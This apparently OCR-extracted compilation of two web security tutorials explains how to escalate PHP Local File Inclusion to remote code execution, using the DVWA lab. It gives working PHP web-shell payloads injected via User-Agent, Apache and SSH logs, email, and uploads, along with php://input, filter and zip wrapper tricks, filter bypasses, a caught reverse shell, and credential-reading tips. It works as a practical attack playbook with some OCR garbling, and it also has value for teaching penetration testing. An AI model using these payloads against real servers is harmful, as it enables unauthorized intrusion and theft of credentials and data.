
- Server logs (Apache and SSH).
- Mail logs
- File Upload forms
- The /proc/self/environ file

Every time, we will be trying to inject PHP code inside some server logs to use the LFI attack and thus, execute the code. We will encounter several difficulties, and this is why we will examine multiple techniques. Let's break this down.

For simplicity's sake, we will be using the following PHP code as the vulnerable web application:

```
<?php
// The page we wish to display
$file = $_GET[ 'page' ];
?>
```

This implementation can be found at the DVWA project.




Screenshot from the LFI vulnerable app implementation by DVWA.

The /proc/self/environ file

The technique we are going to examine first is the most common method used to gain a shell from an LFI. The file located under ***/proc/self/environ*** contains several environment variables such as REMOTE_PORT, **HTTP_USER_AGENT** and more. For most Linux Operating Systems the file shouldn't be accessible from non-root users. This is why this technique is old and on upgraded systems, it will not work.

Again, on updated systems, we won't be able to access the file from the vulnerable application. Supposing we are dealing with an outdated OS, trying to include the /proc/self/environ file will result in something like this:

For better graphics and user experience I will be using Burp Suite to catch, modify and analyze the requests. The screenshot will be clearer too. Again, here is how it looks like when trying to include the environ file:




As we can see, there is a variable called ***HTTP_USER_AGENT***. This environment variable contains the Web Browser we have used to access the page. On this example, we can see

that a Mozilla browser has been used. Of course, we can change our User Agent. As the application will **include** – execute – this file (and thus our user agent name), we can try to modify our User-Agent to something like:

```
<?php
system($_GET['cmd']);
?>
```


For those who are not familiar with PHP, the above command will tell the application to execute (on the server side) whatever follows our new parameter, ***cmd***. Of course, other functions such as exec() or passthru() can be used. To edit the User Agent value, I have used Burp Suite. If you don't want to use Burp, there are several add-ons available which you can use. After sending the malicious request, let's attempt to check if it worked.

By parsing the value **ls** to the **cmd** variable, we can see something like this:



Sending a request at […]/fi/?page=/proc/self/environ&cmd=ls will cause the server to list its files.

As we can see, our attack works! It is now time to get a shell! There are, literally, dozens of ways to do it. View this article and pick one: Reverse Shell Cheat Sheet! My personal opinion is to use the python one. As sometimes nc commands will not be allowed or some of its arguments will be rejected, I have found out that the python one works fine almost every time. My request:



And the result:

```
h0r1z0n@satoshi:~$ nc -nvlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [192.168.1.9] port 4444 [tcp/*] accepted (family 2, sport 40370)
sh: cannot set terminal process group (2712): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.3$ whoami
whoami
www-data
sh-4.3$
```

As we can see, we have successfully gained a shell by exploiting LFI. That was just one out of the various techniques we can use to achieve it. For the simplicity of this article, I will not repeat the process of gaining a shell again, as you already know how to do it. Instead, we will see several other ways and files you should look for to gain a shell, in case the above technique didn't work.

Apache and SSH logs

The Apache and SSH log files are very important, and we should always attempt to inject them if the previous technique has failed. The Apache log file is – most commonly – available under **/var/log/apache2/access.log,** and it contains all the requests directed to the HTTP server. Here is how the access log file looks like when we attempt to include it.

What we have to do to gain a reverse shell is to create manually an HTTP request with a malicious code included. This malicious code will be then inserted into the apache log file. On our terminal window we can do the following:

```
h0r1z0n@satoshi:~$ nc localhost 80
GET /<?php system($_GET['cmd']); ?>

HTTP/1.1 404 Not Found
Date: Mon, 01 Aug 2016 22:45:59 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Length: 276
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /&lt; was not found on this server.</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at 127.0.1.1 Port 80</address>
</body></html>
h0r1z0n@satoshi:~$
```

Then, by using the LFI to include the **/var/log/apache2/access.log** file and repeating the process we previously followed, we will be able to gain a shell.

Another tricky way to include malicious code into the logs is by using the SSH logs. These logs are most commonly located under **/var/log/auth.log**. Whenever we attempt to connect an SSH server, this attempt is logged under the file we mentioned. Thus, if the file is readable we can run something like this:

$ ssh <? php system($_GET[‘cmd’]);?>@VICTIM-IM

Then, we can go back to you web application and attempt to include the **/var/log/auth.log** file. If the file is readable, we will be able to perform the same actions as before and, as expected, gain a shell!

Sending Emails

This is one of the author’s favourite ways to move from an LFI to a reverse shell. This technique is one of the simplest and at the same time funniest ways to achieve our goal. All we have to do is to send an email!

A mail server hosts its emails under the **/var/mail** directory. Every user has a file under this directory with his username set as the filename. Thus, the user **www-data**will log his emails under **/var/log/www-data**. Can you imagine what will happen if we send a malicious email to that user and then include the log file via the web application? Let’s see!

On this example, we are sending an email with a malicious subject at user “h0r1z0n”

```
h0r1z0n@satoshi:~$ mail -s "Hey! I really enjoy sending emails: <?php system($_GET['cmd']); ?>" h0r1z0n@satoshi < /dev/null
mail: Null message body; hope that's ok
h0r1z0n@satoshi:~$
```


By including the **/var/mail/h0r1z0n** file (of course, change h0r1z0n with an available user) and by following the previous steps, we will gain a shell again!

Uploading files

This is the easiest method to use. If there is a file upload form and you can upload php files – or bypass the filename security checks – then you can include your uploaded file via the LFI vulnerability as long as you know the uploaded path. Let’s see an example.
We create a file called **exploit.php**. The contents of the file are, as usual:

```
<?php
system($_GET[‘cmd’]);
?>
```

For this example, we will be using the DVWA's File Upload challenge. Here is how it looks like:



As we can see, the web application let us know about the upload path. But several times, the web application won't return the upload directory. In this case, we should try to brute force the path or use the standard directories that popular CMS use.

From the LFI vulnerability, we can again execute our commands.

Using the "cat" command to view the /etc/passwd file's contents. Change this command with the on you want to pop a shell! As we mentioned above, I personally prefer the python reverse shell technique.

Conclusion, tips, and references
As you have seen, LFI attacks don't limit our potentials just to file reading. If we think, cleverly we can even get a remote shell to a vulnerable server. Of course, a misconfigured server – i.e., incorrect file access rights – will always help us achieve this goal. Make sure to attempt to access and edit all the available server logs and the files we have previously mentioned. Here are some final tips:

Always check the following files:

/etc/passwd
/var/log/mail/USER
/var/log/apache2/access.log
/proc/self/environ
/tmp/sess_ID and /var/lib/php5/sess_ID
Uploaded file path. (if you don't know it checks at /tmp and the default upload paths of every server and CMS). phpinfo() will also help for such information.
/var/log/auth.log

2) If you can't access the server with any of the previous methods here is a tip:
With LFI you can view the contents of any PHP file you want. You can do this by executing

"***php://filter/read=convert.base64-encode/resource=FILETOREAD***"


after the file parameter on the URL. Here is an example:

www.example.com/open.php?file=php://filter/read=convert.base64-encode/resource=../../config.php

Here we can see the contents of the index.php file.

This will return the contents of the *index.php* file **instead** of including it – which is the same as executing it. The output will be in **Base64** and thus, you will need to decode it. Here is an online decoder: Base64 Decode

After decoding the Base64 version of **index.php** we can see something like this:



Imagine that there is a configuration file available at the server – e.g., wp-config.php. These files contain several pieces of information – like MySQL ports, database names, and more – but also will include several credentials. You can read their contents and thus, read the credentials!

I am sure that there are several other ways to get a shell from an LFI inclusion. Feel free to share them with us in the comments below. If you have any questions, don't hesitate to ask them!

AUTHOR
Nikos Danopoulos
Nikos Danopoulos has worked as Junior IT Security Researcher at eLearnSecurity. Moreover he was contributed on several projects such as: HACKADEMIC - OWASP, Hack.me and more. You can contact him at danopoulosnikos@gmail.com or you can find him on Twitter: @nikosdanopoulos.

FREE TRAINING TOOLS

From <https://resources.infosecinstitute.com/local-file-inclusion-code-execution/>

What is a Local File Inclusion (LFI) vulnerability?

Local File Inclusion (LFI) allows an attacker to include files on a server through the web browser. This vulnerability exists when a web application includes a file without correctly sanitising the input, allowing and attacker to manipulate the input and inject path traversal characters and include other files from the web server.

The following is an example of PHP code vulnerable to local file inclusion.

```
<?php
 $file = $_GET['file'];
 if(isset($file))
   {
    include("pages/$file");
   }
 else
   {
    include("index.php");
   }
?>
```


Identifying LFI Vulnerabilities within Web Applications

/script.php?page=index.html

A penetration tester would attempt to exploit this vulnerability by manipulating the file location parameter, such as:

/script.php?page=../../../../../../../../etc/passwd

The above is an effort to display the contents of the /etc/passwd file on a UNIX / Linux based system. Below is an example of a successful exploitation of an LFI vulnerability on a web application:



PHP Wrappers

PHP has a number of wrappers that can often be abused to bypass various input filters.

PHP Expect Wrapper

PHP expect:// allows execution of system commands, unfortunately the expect PHP module is not enabled by default.

php?page=expect://ls
The payload is sent in a POST request to the server such as:
/fi/?page=php://input&cmd=ls
Example using *php://input* against DVWA:
Request:

Request

Raw | Params | Headers | Hex | XML

```
POST /dvwa/vulnerabilities/fi/?page=php://input&cmd=ls HTTP/1.1
Host: 10.0.1.148
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.1.148/dvwa/vulnerabilities/fi/?page=zip:phpshell.zip
Cookie: security=low; PHPSESSID=0f5i5ntnkntn7nfp87bb23epb4
Connection: close
Content-Length: 44

<?php echo shell_exec($_GET['cmd']);?>
```

POST request using php://input
Web Application Response:

Response

Raw | Headers | Hex | HTML | Render

file1.php file2.php file3.php file4.php help include.php index.php phpshell.zip source

The output from the command “ls” is rendered above the DVWA banner
PHP php://filter
php://filter allows a pen tester to include local files and base64 encodes the output. Therefore, any base64 output will need to be decoded to reveal the contents.
An example using DVWA:
vuln.php?page=php://filter/convert.base64-encode/resource=/etc/passwd




Image showing the base64 encoded text at the top of the rendered page
Base64 decoding the string provides the /etc/passwd file:

```
root@kali:~# echo "cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2Jpbjo
vYmluL3NoCmJpbjp4OjI6MjpiaW46L2JpbjovYmluL3NoCnN5czp4OjM6MzpzeXM6L2RldjovYmluL3NoCnN5bmM6eDo0OjY1NTM0O
nN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L2Jpbi9zaAptYW46eDo2OjEyOm1hbjovdmF
yL2NhY2hlL21hbjovYmluL3NoCmxwOng6Nzo3Omxw0i92YXIvc3Bvb2wvbHBkOi9iaW4vc2gKbWFpbDp4OjgGODptYWlsOi92YXIvb
WFpbDovYmluL3NoCm5ld3M6eDo5Ojk6bmV3czovdmFyL3Nwb29sL25ld3M6L2Jpbi9zaAp1dWNwOng6MTA6MTA6dXVjcDovdmFyL3N
wb29sL3V1Y3A6L2Jpbi9zaApwcm94eTp4OjEzOjEzOnByb3h5OnI9aiW46L2Jpbi9zaAp3d3ctZGF0YTp4OjMzOjMzOnd3dy1kYXRhO
i92YXIvd3d3Oi9iaW4vc2gKYmFja3VwOng6MzQ6MzQ6YmFja3VwOi92YXIvYmFja3VwcovYmluL3NoCmxpc3Q6eDozODozODpNYWl
saW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L2Jpbi9zaAppcmM6eDozOTozOTppcmNkOi92YXIvcnVuL2lyY2Q6L2Jpbi9zaApnb
mF0czp4OjQxOjQxOkduYXRzIEJ1Zy1SZXBvcnRpbmcgU3lzdGVtIChhZG1pbik6L3Zhci9saWIvZ25hdHM6L2Jpbi9zaApub2JvZHk
6eDo2NTUzNDo2NTUzNDpub2JvZHk6L25vbmV4aXN0ZW50Oi9iaW4vc2gKbGlidXVpZDp4OjEwMDoxMDE6Oi92YXIvbGliL2xpYnV1a
WQ6L2Jpbi9zaApzeXNsb2c6eDoxMDE6MTAzOjovaG9tZS9zeXNsb2c6L2Jpbi9mYWxzZQpteXNxbDp4OjEwMjoxMDU6TXlTUUwgU2V
ydmVyLCwsOi9ub25leGlzdGVudDovYmluL2ZhbHNlCm1lc3NhZ2VidXM6eDoxMDM6MTA2OjovdmFyL3J1bi9kYnVzOi9iaW4vZmFsc
2UKd2hvb3BzaWU6eDoxMDQ6MTA3Ojovbm9uZXhpc3RlbnQ6L2Jpbi9mYWxzZQpsYW5kc2NhcGU6eDoxMDU6MTEwOjovdmFyL2xpYi9
sYW5kc2NhcGU6L2Jpbi9mYWxzZQpzc2hkOng6MTA2OjY1NTM0OjovdmFyL3J1bi9zc2hkOi91c3Ivc2Jpbi9ub2xvZ2luCmR2d2E6e
DoxMDAwOjEwMDA6ZHZ3YSwsLDovaG9tZS9kdndhOi9iaW4vYmFzaAo=" | base64 -d
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:106::/var/run/dbus:/bin/false
whoopsie:x:104:107::/nonexistent:/bin/false
landscape:x:105:110::/var/lib/landscape:/bin/false
sshd:x:106:65534::/var/run/sshd:/usr/sbin/nologin
```

An image showing the base64 decoded output from /etc/passwd on a UNIX / Linux system

php://filter can also be used without base64 encoding the output using:

```
?page=php://filter/resource=/etc/passwd
```

An image showing the output from /etc/passwd on a UNIX / Linux system using php://filter

PHP ZIP Wrapper LFI

The zip wrapper processes uploaded .zip files server side allowing a penetration tester to upload a zip file using a vulnerable file upload function and leverage he zip filter via an LFI to execute. A typical attack example would look like:

8. Create a PHP reverse shell
9. Compress to a .zip file
10. Upload the compressed shell payload to the server
11. Use the zip wrapper to extract the payload using: php?page=zip://path/to/file.zip%23shell
12. The above will extract the zip file to shell, if the server does not append .php rename it to shell.php instead

If the file upload function does not allow zip files to be uploaded, attempts can be made to bypass the file upload function (see: OWASP file upload testing document).

LFI via /proc/self/environ

If it's possible to include /proc/self/environ via a local file inclusion vulnerability, then introducing source code via the User Agent header is a possible vector. Once code has been injected into the User Agent header a local file inclusion vulnerability can be leveraged to execute /proc/self/environ and reload the environment variables, executing your reverse shell.

Useful Shells

Useful tiny PHP back doors for the above techniques:

```
<? system('uname -a');?>
```

Null Byte Technique

Null byte injection bypasses application filtering within web applications by adding URL encoded "Null bytes" such as . Typically, this bypasses basic web application blacklist filters by adding additional null characters that are then allowed or not processed by the backend web application.

Some practical examples of null byte injection for LFI:

```
vuln.php?page=/etc/passwd
vuln.php?page=/etc/passwd%2500
```

Truncation LFI Bypass

Truncation is another blacklist bypass technique. By injecting long parameter into the vulnerable file inclusion mechanism, the web application may "cut it off" (truncate) the input parameter, which may bypass the input filter.

Log File Contamination

Log file contamination is the process of injecting source code into log files on the target system. This is achieved by introducing source code via other exposed services on the target system which the target operating system / service will store in log files. For example, injecting PHP reverse shell code into a URL, causing syslog to create an entry in the apache access log for a 404 page not found entry. The apache log file would then be parsed using a previously discovered file inclusion vulnerability, executing the injected PHP reverse shell.

After introducing source code to the target systems log file(s) the next step is identifying the location of the log file. During the recon and discovery stage of penetration testing the web server and likely the target operating system would have been identified, a good starting point would be looking up the default log paths for the identified operating system and web server (if they are not already known by the consultant). FuzzDB's Burp LFI payload lists can be used in conjunction with Burp intruder to quickly

identify valid log file locations on the target system.
Some commonly exposed services on a Linux / UNIX systems are listed below:

Apache / Nginx

Inject code into the web server access or error logs using netcat, after successful injection parse the server log file location by exploiting the previously discovered LFI vulnerability. If the web server access / error logs are long, it may take some time execute your injected code.

Email a Reverse Shell

If the target machine relays mail either directly or via another machine on the network and stores mail for the user www-data (or the apache user) on the system then it's possible to email a reverse shell to the target. If no MX records exist for the domain but SMTP is exposed it's possible to connect to the target mail server and send mail to the www-data / apache user. Mail is sent to the user running apache such as www-data to ensure file system permissions will allow read access the file /var/spool/mail/www-data containing the injected PHP reverse shell code.

First enumerate the target system using a list of known UNIX / Linux account names:

